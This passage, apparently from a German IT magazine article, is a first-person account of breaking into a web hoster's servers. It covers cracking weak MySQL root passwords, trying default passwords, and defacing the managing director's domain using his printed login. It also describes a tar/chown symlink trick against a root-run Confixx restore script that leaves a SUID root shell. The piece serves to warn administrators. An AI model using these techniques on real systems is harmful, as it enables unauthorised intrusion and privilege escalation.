Tatsächlich sind 20 der 29 Server auf diese Weise verwundbar. Wenn »/« und »/home« auf getrennten Partitionen lägen, wäre der Angriff so nicht möglich. Die Minimaladministration kommt mir hier sehr gelegen. Eigentlich müsste jeder Admin wissen, dass er auf jeden Fall »/home« in eine eigene Partition legen muss, sinnvollerweise auch »/var« und »/tmp«. Das wäre auch für die Robustheit der Server vorteilhaft: Sollten die



Abbildung 5: Wer seine Server nicht vor Angriffen schützt, darf sich über kleine Späße seiner Kunden nicht wundern. Der Abschnitt ab „Am besten setzen Sie für jede Datei …“ stammt nicht vom Hoster.

Logfiles unerwartet anwachsen – etwa durch einen DoS-Angriff – dann bliebe das Problem auf die »/var«-Partition begrenzt. Da die Admins auch auf Quotas verzichten, könnten sogar normale User die Platte füllen.

Die weiteren Server als Herausforderung

Als Herausforderung bleiben die neun Server, auf denen ich noch keinen Root-Zugriff erlangen konnte. Mein nächstes Ziel ist daher der MySQL-Root-Benutzer. Der ist zwar nicht gleichbedeutend mit dem Systemadministrator, hat aber auf allen Datenbanken Admin-Rechte. Insbesondere ist damit die Confixx-Datenbank schreibbar. Von deren Kompromittierung sind alle wesentlichen Aufgaben der Server betroffen.

Die Passwörter für den Datenbank-Admin stehen in der Datei »confixx_main.conf«. Auf diese hatte ich zwar die ganze Zeit Zugriff. Dummerweise hatte ich die im Klartext vor meiner Nase liegenden Einträge aber übersehen.

Da die Backup-Server nicht erreichbar sind und das nächtliche Backup mit seinen lesbaren Archiven nicht mehr läuft, muss ich auf das Confixx-Backup zurückgreifen. Doch in diesem Punkt hat der Hoster doch noch eine Reaktion gezeigt: Einstellungen, die der Kunde über das Webinterface vornimmt, legt Confixx in der Datenbank ab, ein Cronjob arbeitet diese regelmäßig ab. Genau diesen Cronjob entfernten die Admins aus der Crontab, davon sind auch die Backup- und Restore-Requests betroffen.

Zum jetzigen Zeitpunkt habe ich nur drei dieser Config-Dateien, aber ich hatte ja vorsorglich auch die »mysql«-Systemdatenbanken heruntergeladen. In denen finden sich ebenfalls die MySQL-Root-Passwörter, allerdings verschlüsselt. So muss ich erneut einen Passwortcracker bemühen.

Ich entscheide mich für Mysqlfast [4], das Programm macht seinem Namen alle Ehre. Ein beliebiges acht Stellen langes Passwort knackt es in wenigen Stunden. Der MySQL-Verschlüsselungsalgorithmus wurde zwar mit Version 4.1 verbessert, aber auf den Servern läuft noch eine alte MySQL 3.

Schwache Passwörter

Ich bemühe wieder die CPUs aller Server, wie üblich mit »nice 19«. Zu meiner Überraschung sind einige der Passwörter extrem schwach, drei von ihnen haben sogar nur fünf oder sechs Zeichen. Mysqlfast hat sie entsprechend in wenigen Sekunden ermittelt. Bei weiteren fünf Passwörtern dauert es einige Minuten, sie sind immerhin siebenstellig. Hier hätte ich mehr Widerstand erwartet, ein Root-Passwort darf nicht so schwach gewählt werden.

Bis auf zwei Passwörter ist keines länger als acht Zeichen und daher knackbar. Ich habe jetzt auf 27 Servern MySQL-



Abbildung 6: Das bequeme PHP MyAdmin ist auf den Servern des Hosters installiert. Zusammen mit den geknackten MySQL-Root-Passwörtern ist das Manipulieren der Confixx-Datenbank leicht.

Root-Rechte. Mit PHP MyAdmin (Abbildung 6) gibt es gleich noch ein praktisches Webinterface dazu. Kaum zu glauben, dass man sich von draußen als MySQL-Root anmelden darf und nicht nur lokal.

Auflockerungsübung

Als kleine Auflockerung für zwischendurch nehme ich mir nun die private Domain des Geschäftsführers vor. Sein Benutzername lautet »web637«, das Passwort »web6370«. Nach einer Manipulation beantwortete der Server jede Anfrage mit einer HTML-Seite, die nur den Satz „Diese Domain wurde deaktiviert“ zeigt. Inzwischen steht dort zwar wieder der Originaltext, das Passwort blieb aber unverändert.

Bisher hatte ich beim Ausnutzen der Root-Rechte des Restore-Skripts lediglich versucht, Dateien zu überschreiben oder den Owner zu ändern. Eine Diskussion in einer Sicherheits-Mailingliste zeigt mir eine dritte Möglichkeit: Tar kann auch eine mit SUID versehene Bash entpacken. Allerdings läuft danach das Chown-Kommando, das die Root-Rechte wieder entfernt. Ich muss also die Race Condition gewinnen. Mit einem großen, zeitaufwändig zu entpackenden Archiv sollte mir das nicht schwer fallen.

Ich möchte diese Idee testen, und zwar an einem Server, den ich bislang noch nicht beachtet habe. Bis jetzt hatte ich mich auf die 29 Server konzentriert, auf denen am Anfang mindestens ein Benutzer mit einem Standardpasswort zu ermitteln war. Bei den restlichen 21 Servern teste ich die Passwörter »123456« und »system«. Auf sechs Servern habe ich tatsächlich Erfolg, kann also auch hier zuschlagen.

Das nächste Opfer wird Server 53. Hier habe ich nur einen Benutzer ermittelt, aber der genügt. Zunächst hole ich über Confixx ein Backup von »/root«, das ist möglich, da hier der Confixx-Cronjob noch läuft. Und dann entdecke ich erstmals etwas Erfreuliches: Das Passwort für MySQL-Root lautet »ebOjWanebOjWanMYSQLPASSWORT«. So sollte ein sicheres Passwort aussehen, hieran dürfte jeder Passwortcracker scheitern. Fehlt nur noch Unix-Root, hier entscheide ich mich für die Variante SUID-Bash.

Ich habe eine weitere Idee, wie ich die Race Condition zwischen Tar und Chown einfach umgehen kann. Meine Verzeichnisstruktur sieht folgendermaßen aus:

```
~/files -> /tmp/target
/tmp/target
/tmp/restore
/tmp/restore/files.tar.gz
```

Ich fordere ein Restore für »~/files« an. Als Erstes läuft »cd ~/files; tar xzf ../restore/files.tar.gz«. Wegen des Symlinks wird »/tmp/target« zum Arbeitsverzeichnis, Tar entpackt daher »/tmp/restore/files.tar.gz« inklusive SUID-Root-Bash. Anschließend läuft »chown -R $user ~/files«, das aber nur den Owner des Links setzt, nicht den des Zielverzeichnisses. Die Shell gehört also weiterhin Root und behält ihr SUID-Bit.

Fazit

Kleine und große Programmier- und Administrationsfehler sind meist einfacher auszunutzen, als mancher Admin denkt. Wenn dann beides zusammenkommt, hat es ein neugieriger User leicht. Über Benutzer, die ihre Entdeckungen melden, damit Admins die Lücken schließen, sollte sich jeder Hoster freuen. Es wäre einfach, mit diesem Wissen beliebigen Schaden anzurichten. *(fjl)*

Infos

[1] Confixx: [http://www.sw-soft.com/de/products/confixx/]

[2] John the Ripper: [http://www.openwall.com/john/]

[3] Cracklib: [http://www.crypticide.com/users/alecm/]

[4] Mysqlfast: [http://packetstorm.linuxsecurity.com/Crackers/msqlfast.c]

[5] Sitecopy: [http://www.lyra.org/sitecopy/]

[6] RFC 2142, „Mailbox Names for Common Services, Roles and Functions“: [http://www.ietf.org/rfc/rfc2142.txt]

[7] Computer Emergency Response Teams: [http://www.cert-verbund.de]

Der Autor

Dirk P. ist Informatiker, Programmierer und bekennender Langzeitstudent. Den ersten Kontakt mit Linux hatte er 1996, seit 1999 ist sein Computer Microsoft-freie Zone.